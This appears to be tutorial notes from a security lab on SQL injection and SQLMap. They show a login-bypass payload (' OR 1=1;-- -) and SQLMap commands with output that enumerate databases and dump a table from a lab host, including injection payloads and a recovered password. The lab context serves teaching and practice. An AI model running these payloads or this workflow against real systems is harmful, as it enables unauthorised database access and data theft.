
SQLMap - The Basics

A database is a collection of data that can be stored, modified, and retrieved. It stores data from several applications in a structured format, making storage, modification, and retrieval easy and efficient.



SQL Injection Vulnerability

Let’s take an example of a login page that asks you to enter your username and password to log in. Let’s provide it with the following data:

`Username: John`

`Password: Un@detectable444`

Once you enter your username and password, the website will receive it, make an SQL query with your credentials, and send it to the database.

```
SELECT * FROM users WHERE username = 'John' AND password = 'Un@detectable444';
```

when input is improperly sanitized, meaning that user input is not validated, attackers can manipulate the input and write SQL queries that would get executed in the database and perform the attacker’s desired actions

Unsanitised login page:


the following input in the given fields:

`Username: John`

`Password: abc' OR 1=1;-- -`

his time, the attacker typed a random string `abc` and an injected string `' OR 1=1;-- -`. The SQL query that the website would send to the database will now become the following:

```
SELECT * FROM users WHERE username = 'John' AND password = 'abc' OR 1=1;-- -';
```




This statement looks similar to the previous SQL query but now adds another condition with the operator `OR`. This query will see if there is a user, John. Then, it will check if John has the password `abc` (which he could not have because the attacker entered a random password). Ideally, the query should fail here because it expects both username and password to be correct, as there is an `AND` operator between them. But, this query has another condition, `OR`, between the password and a statement `1=1`. Any one of them being true will make the whole SQL query successful. The password failed, so the query will check the next condition, which checks if `1=1`. As we know, `1=1` is always true, so it will ignore the random password entered before this and consider this statement as true, which will successfully execute this query. The `-- -` at the end of the query would comment anything after `1=1`, which means the query would be successfully executed, and the attacker would get logged in to John's user account.

One of the important things to note here is the use of a single quote `'` after `abc`. Without this single quote, `'` the whole string `'abc OR 1=1;-- -'` would be considered the password, which is not intended. However, if we add a single quote `'` after `abc`, the password would look like `'abc' OR 1=1;---'`, which encloses the original string abc in the query and allows us to introduce a logical condition `OR 1=1`, which is always true.

Automated SQL Injection Tool

SQLMap is an automated tool for detecting and exploiting SQL injection vulnerabilities in web applications. It simplifies the process of identifying these vulnerabilities. This tool is built into some Linux distributions

The `--help` command with SQLMap will list all the available flags you can use. If you don't want to manually add the flags to each command, use the `--wizard` flag with SQLMap. When you use this flag, the tool will guide you through each step and ask questions to complete the scan, making this a perfect option for beginners.




```
user@ubuntu:~$ sqlmap --wizard
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]

[*] starting at 08:42:50

[08:42:50] [INFO] starting wizard interface
Please enter full target URL (-u):
```

`--dbs` flag helps you to extract all the database names when knowing the database names, you can extract information about the tables of that database by using `-D database_name --tables`

If you see any web application using GET parameters in the URLs to retrieve data, you can test that URL with the -u flag in the SQLMap tool

SQLMap supports cookie-based testing via the --cookie flag, which lets you include session cookies (such as `PHPSESSID`, `JSESSIONID`, or authentication tokens) directly in your request.



```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1
       __H__
 ___ ___[']_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:43:49] [INFO] testing connection to the target URL
[08:43:49] [INFO] heuristics detected web page charset 'ascii'
[08:43:49] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[08:43:49] [INFO] testing if the target URL content is stable
[08:43:50] [INFO] target URL content is stable
[08:43:50] [INFO] testing if GET parameter 'cat' is dynamic
[text removed]
[08:45:04] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[text removed]
[08:45:08] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1846,CONCAT(0x5c,0x716a787071,(SELECT (ELT(1846=1846,1))),0x7170766a71))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a787071,0x714d486661414f6456787a4a55796b6c7a78574f7858507a6e6a725647436
---
[08:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[text removed]
```


The results in the above terminal show us that different types of SQL injection, such as boolean-based blind, error-based, time-based blind, and UNION query, are identified in the target URL.

in the boolean-based blind SQL injection, the SQL query is modified, and a boolean expression (that is always true, e.g., `1=1`) is included with the query to extract the information

To fetch the databases, we use the flag `--dbs`

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 --dbs
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:49:00] [INFO] resuming back-end DBMS' mysql'
[08:49:00] [INFO] testing connection to the target URL
[08:49:01] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:49:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:49:01] [INFO] fetching database names
available databases [2]:
[*] users
[*] members

[text removed]
```

We see a database called users now we can select this to try and get more information



```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D users --tables
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:50:46] [INFO] resuming back-end DBMS' mysql'
[08:50:46] [INFO] testing connection to the target URL
[08:50:46] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:50:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:50:46] [INFO] fetching tables for database: 'users'
Database: acuart
[3 tables]
+-----------+
| johnath   |
| alexas    |
| thomas    |
+-----------+

[text removed]
```

seeing that there is users we can not dump the records in a users table


```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thmsearch/cat=1 -D users -T thomas --dump
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:51:48] [INFO] resuming back-end DBMS' mysql'
[08:51:48] [INFO] testing connection to the target URL
[08:51:49] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:51:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:51:49] [INFO] fetching columns for table 'thomas' in database 'users'
[08:51:49] [INFO] fetching entries for table 'thomas' in database' users'
[08:51:49] [INFO] recognized possible password hashes in column 'passhash'
do you want to store hashes to a temporary file for eventual further processing n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: users
Table: thomas
[1 entry]
+---------------------+------------+---------+
| Date                | name       | pass    |
+---------------------+------------+---------
| 09/09/2024          | Thomas THM | testing |
+---------------------+------------+---------+
```

POST-based testing, where the application sends data in the request's body instead of the URL. Examples of this could be login forms, registration forms, etc. To follow this approach, you must intercept a POST request on the login or registration page and save it as a text file


user@ubuntu:~$ sqlmap -r intercepted_request.txt

Practical

on the login page, we have used the GET requests, but the parameters of this request are not visible in the URL as they were on the previous task's website



